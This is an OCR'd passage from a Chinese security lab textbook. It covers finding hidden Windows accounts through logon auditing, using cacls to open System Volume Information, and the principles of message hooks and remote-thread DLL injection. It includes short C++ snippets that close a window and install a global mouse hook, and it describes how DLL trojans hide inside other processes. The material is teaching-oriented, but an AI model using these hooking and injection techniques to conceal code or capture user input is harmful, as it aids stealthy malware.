将 SAM 项里存在的账户和“计算机管理”中存在的账户进行比较，多出来的账户就是隐藏账户了。直接删除以隐藏账户命名的项即可。

如果黑客制作了一个修改注册表型隐藏账户，在此基础上删除了管理员对注册表的操作权限，那么管理员是无法通过注册表删除隐藏账户的，甚至无法知道黑客建立的隐藏账户名称。可以借助“组策略”的帮助，让黑客无法通过隐藏账户登录。运行“组策略”，依次展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“审核策略”，双击右边的




(a)



(b)



(c)



(d)

图 7-10 远程桌面连接

“审核策略更改”,在弹出的设置窗口中勾选“成功”,然后单击“确定”按钮。对“审核登录事件”和“审核过程追踪”进行相同的设置,开启登录事件审核功能。

进行登录审核后,可以对任何账户的登录操作进行记录,包括隐藏账户,这样就可以通过“计算机管理”中的“事件查看器”准确得知隐藏账户的名称,甚至黑客登录的时间。即使黑客将所有的登录日志删除,系统还会记录是哪个账户删除了系统日志,这样黑客的隐藏账户就暴露无疑了。通过事件查看器找到隐藏账户。

得知隐藏账户的名称后,因为没有权限仍然不能删除这个隐藏账户,但是可以在“命令提示符”中输入“net user 隐藏账户名称 654321”更改这个隐藏账户的密码。这样这个隐藏账户就会失效,黑客就无法再用这个隐藏账户登录了。

2) Cacls 命令的使用

(1) 访问 System Volume Information 目录。

System Volume Information 文件夹是一个隐藏的系统文件夹,中文名称可以翻译为“系统卷标信息”。这个文件夹里存储着系统还原的备份信息。“系统还原”工具使用该文件夹来存储它的信息和还原点。计算机的每个分区上都有一个 System Volume Information 文件夹。右击该文件夹选择“属性”菜单,弹出“System Volume Information 属性”对话框,如图 7-11 所示。

图 7-11(a)(注意与图 7-11(b)的区别)显示该文件夹仅有 SYSTEM 用户有权限,而 Administrator 用户没有访问权限,木马往往存储在该文件夹中,利用其保护躲避杀毒软件的查杀。利用 cacls 命令赋予用户 Administrator 完全控制权限。在命令提示符下输入:

```
cacls "G:\System Volume Information" /E /G Administrator:F
```




图 7-11 “System Volume Information 属性”对话框

则 Administrator 用户可以访问该文件夹。图 7-11(b)显示执行上述命令后该文件夹的属性。如果将管理员账户换成标准账户 aaa,会有什么效果？用标准账户 aaa 登录计算机后能否访问该文件夹？读者可以自行实践。

(2) 记事本 notepad.exe 的权限修改。

① 在 Administrator 账户下将其对 notepad.exe 的访问权限去掉,测试能否运行 notepad.exe,测试能否恢复其访问权限。

② 在 Administrator 账户下将标准账户 aaa 对 notepad.exe 的访问权限去掉,将计算机桌面切换到标准账户 aaa 下,看能否运行 notepad.exe。

③ 在标准账户 aaa 下将自身对 notepad.exe 的访问权限去掉,然后切换到 Administrator 账户,看能否运行 notepad.exe,能否恢复其访问权限。

④ 在标准账户 aaa 下能否将 Administrator 账户对 notepad.exe 的访问权限去掉？如果执行成功,切换到 Administrator 账户,看能否运行 notepad.exe,能否恢复其访问权限。

3) 修改管理员账户和创建陷阱账户

实践步骤见预备知识。

6. 思考题

在 Administrator 账户下和标准账户 aaa 下执行工具 XueTr.exe 有什么不同？请解释原因。

实践8　消息钩子和DLL注入

1. 实践目的

理解 Windows 的消息机制和 DLL 注入的基本原理。

2. 实践环境

（1）连入 Internet 的计算机一台，安装 Windows XP、Windows 7 等操作系统。

（2）实践工具：ExplorerSuite，procexp.exe，Spy++（SPYXX.EXE）。

3. 名词解释

（1）**消息机制**：操作系统发送给应用程序的一个通知，它告诉应用程序一个事件的发生。例如，单击鼠标、改变窗口尺寸、按下键盘上的一个键都会使 Windows 发送一个消息给相应的应用程序。

（2）**消息钩子**：MessageHook，是 Windows 消息处理机制的一个平台，应用程序可以在上面设置子程序以监视指定窗口的某种消息，而且所监视的窗口可以是其他进程所创建的。当消息到达后，在目标窗口处理函数之前处理它。钩子机制允许应用程序截获处理 Windows 消息或特定事件。

（3）**窗口句柄**：系统通过窗口句柄唯一标识一个窗口，发送一个消息时必须指定一个窗口句柄，表明该消息由哪个窗口接收。而每个窗口都会有自己的窗口过程，所以用户的输入会被正确地处理。

（4）**DLL 注入**：将一个 DLL 放进某个进程的地址空间里，让它成为那个进程的一部分。如果将外部 DLL 通过线程形式注入到其他进程中，这样的过程就叫注入线程或者叫线程注入。

4. 预备知识

1）Windows 消息机制

Windows 的消息系统是由 3 个部分组成的。

（1）消息队列。Windows 能够为所有的应用程序维护一个消息队列。应用程序必须从消息队列中获取消息，然后分派给某个窗口。

PeekMessage 或 GetMessage 函数从 Windows 消息队列中获取消息。

(2) 消息循环。通过这个循环机制,应用程序从消息队列中检索消息,再把它分派给适当的窗口,然后继续从消息队列中检索下一条消息,再分派给适当的窗口,依次进行。

(3) 窗口过程。每个窗口都有一个窗口过程来接收传递给窗口的消息,它的任务就是获取消息然后响应它。窗口过程是一个回调函数,处理了一个消息后,它通常要返回一个值给 Windows。

常见的 Windows 消息有窗口移动、鼠标移动、窗口大小改变、键盘操作等,部分定义如表 8-1。

表 8-1 常见的 Windows 消息

Windows 消息	说 明
WM_MOUSEMOVE	鼠标移动消息
WM_LBUTTONDOWN	鼠标左键按下消息
WM_LBUTTONUP	鼠标左键释放消息
WM_RBUTTONDOWN	鼠标右键按下消息
WM_RBUTTONUP	鼠标右键释放消息
WM_KEYDOWN	按键按下消息
WM_KEYUP	按键释放消息
WM_PAINT	窗口显示区域更新消息
WM_CLOSE	窗口关闭消息

PeekMessage 或 GetMessage 函数从 Windows 消息队列中获取消息,并发送消息到指定窗体,一般通过以下两个函数完成:SendMessage 和 PostMessage。

【例 8-1】 举例说明消息的传递过程:利用程序从外部关闭记事本窗口,窗口标题"新建 文本文档.txt -记事本",程序的核心编码如下。

```
CWnd * cw;                                          //窗口类,
Cw = FindWindow(NULL," 新建 文本文档.txt - 记事本"); //通过窗口标题获取其类
HWND ocrhWnd;
ocrhWnd = cw -> GetSafeHwnd();                      //通过窗口类获取记事本的窗口句柄
PostMessage(ocrhWnd,WM_CLOSE,0,0);                  //向记事本的窗口发送关闭消息
```

通过这种方式,可以控制另一个程序的窗口动作,如窗口的隐藏、最大化、最小化等变化,控制窗口的菜单、按钮动作等。

2) 消息钩子

钩子是一个处理消息的程序段,通过系统调用,把它挂入系统。每当特定的消息发出,在没有到达目的窗口前,钩子程序就先捕获该消息,即钩子函数先得到控制权。这时钩子函数既可以加工处理(改变)该消息,也可以不作处理而继续传递该消息,还可以强制结束消息的传递。Windows 提供以下 3 个钩子函数。

(1) 设置钩子:SetWindowsHookEx。

(2) 释放钩子:UnhookWindowsHookEx。

(3) 继续钩子:CallNextHookEx。

【例 8-2】 拦截鼠标消息,获取窗口标题的 DLL 编码如下。

```
#pragma data_seg("mydata")              //建立一个名为"mydata"的数据段并定义共享数据
    HWND glhPrevTarWnd = NULL;          //上次鼠标所指的窗口句柄
    HWND glhDisplayWnd = NULL;          //显示目标窗口标题编辑框的句柄
    HHOOK glhHook = NULL;               //安装的鼠标钩子句柄
    HHOOK glhHook_key = NULL;           //安装的键盘钩子句柄
    HINSTANCE glhInstance = NULL;       //DLL 实例句柄
#pragma data_seg()
#pragma comment(linker,"/section:mydata,rws")

glhHook = SetWindowsHookEx(WH_MOUSE,MouseProc,glhInstance,0);     //安装鼠标钩子
//参数 MouseProc 是回调函数指针,当鼠标消息拦截后,由函数 MouseProc 过滤处理,
//处理完后调用 CallNextHookEx 继续传递消息,否则该消息不再传递,声明如下:
LRESULT WINAPI MouseProc(int nCode,WPARAM wparam,LPARAM lparam);
UnhookWindowsHookEx(glhHook);           //释放鼠标钩子
```

3) 远程线程注入

通常情况下,各个进程的内存空间是不可以相互访问的,这也是为程序能够稳定运行打下基础,这个访问限制让所有进程之间互相独立,任何一个非系统关键进程发生崩溃时都不会影响到其他内存空间里的进程执行,从而使 NT 架构的稳定性远远高于 Windows 9x 架构。但是在一些特定的场合里,必须让进程之间可以互相访问和管理,这就是"远程线程注入"技术的初衷,这个技术实现了进程之间的跨内存空间访问,其核心是产生一个特殊的线程,这个线程能够将一段执行代码连接到另一个进程所处的内存空间里,作为另一个进程的其中一个非核心线程来运行,从而达到交换数据的目的,这个连接的过程被称为"注入"(injection)。远程线程注入(Remote Thread Injection)技术好比一棵寄生在大树上的蔓藤,一旦目标进程被注入,这段新生的线程就成为目标进程的一部分代码了,只要目标进程不被终止,原进程无论是否还在运行都不会再影响到执行结果了。基本流程如下。

(1) 把一个实际为木马主体的 DLL 文件载入内存。

(2) 通过远程线程注入技术将其注入其他进程的内存空间,最后这个 DLL 里的代码就成为其他进程的一部分,从而实现了自身的隐藏执行。完成创建远程线程的主要函数包括 OpenProcess、VirtualAllocEx、WriteProcessMemory、GetProcAddress 和 CreateRemoteThread,具体参见《Windows 核心编程》。

(3) 木马通过调用 Hook 机制,实现了监视用户的输入输出操作,截取有用的资料等。

这种木马的实际执行体是一个 DLL 文件,由于 Windows 系统自身就包含着大量的 DLL 文件,无法一眼看出哪个 DLL 文件不是系统自带的,这种木马的隐蔽性比较高,而且它的执行方式也更加隐蔽,这是由 Windows 系统自身特性决定的。Windows 自身就是大量使用 DLL 的系统,许多 DLL 文件在启动时便被相关的应用程序加载进内存里执行了。

通常情况下是无法直接查看某个 DLL 在运行的,需要特定的工具。因为系统是把 DLL 视为一种模块性质的执行体来调用的,它内部只包含了一堆以函数形式输出的模块,也就是说每个 DLL 都需要由一个用到它的某个函数的 exe 来加载,当 DLL 里的函数执行完毕后就会返回一个运行结果给调用它的 exe,然后 DLL 模块退出内存,结束这次执行过

程，这就是标准的 DLL 运行周期。而采用了远程线程注入技术的 DLL 则不是这样，它们自身虽然也是导出函数，但是它们的代码是具备执行逻辑的，这种模块就像一个普通 exe，只是它不能直接由自身启动，而是需要有一个特殊作用的程序（称为加载者）产生的进程把这个 DLL 的主体函数载入内存中执行，从而让它成为一个运行中的木马程序。

模块是紧紧依赖于进程的，调用了某个模块的进程一旦退出执行，其加载的 DLL 模块也就被迫终止了。但是在 DLL 木马里，这个情况是不会因为最早启动的 exe 被终止而发生的，因为它使用了远程线程注入技术，所以，在用户发现异常时，DLL 木马早就不知道被注入到哪个正常进程里了，即使用户发现了这个木马 DLL，也无法把它终止，因为要关闭它就必须在那么多的系统进程里找到被它注入的进程，并将其终止，对一般用户来说，这是个不可能完成的任务。

一般来说，杀毒软件会对远程线程注入的行为进行拦截并提示警告，但一旦注入成功，木马 DLL 在系统进程中运行起来，且木马 DLL 的文件从硬盘上被删除，杀毒软件就难以发现了。

5. 实践操作及步骤

1）窗口句柄及其消息

Spy++（SPYXX. EXE）提供系统的进程、线程、窗口和窗口消息的图形视图。使用 Spy++可以执行下列操作。

（1）显示系统对象（包括进程、线程和窗口）之间关系的图形树。

（2）搜索指定的窗口、线程、进程或消息。

（3）查看选定的窗口、线程、进程或消息的属性。

（4）直接从视图中选择窗口、线程、进程或消息。

（5）通过鼠标定位，使用查找程序工具选择窗口。

（6）使用复杂的消息日志选择参数设置消息选项。

图 8-1 所示为 Microsoft Spy++主界面。

Spy++启动后显示当前所有窗口对象的信息，窗口对象的范围很广，不但包括软件界面，还包括界面中的所有控件，如标题栏、菜单栏、工具栏、编辑框、列表框、按钮等。

选择如图 8-1 所示的“搜索”菜单下的“查找窗口”子菜单后，显示如图 8-2(a)所示的“窗口搜索”对话框，鼠标左键按住按钮⊕不放，拖曳到任务栏上的“开始”按钮上放开鼠标，则图 8-2(b)显示搜索结果。

单击“确定”按钮后，弹出如图 8-3 所示的“属性检查器”对话框，显示的是任务栏上的“开始”按钮的窗口属性，包括标题、句柄、进程、线程、样式等。程序获取了“开始”按钮的窗口句柄后，就可以通过函数 PostMessage 或 SendtMessage，向其发送鼠标左键消息、右键消息或关闭消息，使其动作，或通过 SetWindowLong 改变指定“开始”按钮的属性，如显示、隐藏、标题等。

选择如图 8-1 所示的“监视”菜单下的“日志消息”子菜单后，显示如图 8-4 所示的“消息选项”对话框，(a)图显示要监视窗口的信息，(b)图显示要监视的消息类型，实践选择鼠标消息，去掉左边显示的 WM_MOUSEMOVE（鼠标移动）、WM_MOUSELEAVE（鼠标离开）、WM_SETCURSOR（鼠标焦点）这 3 个鼠标消息，因为这几个消息太多了。


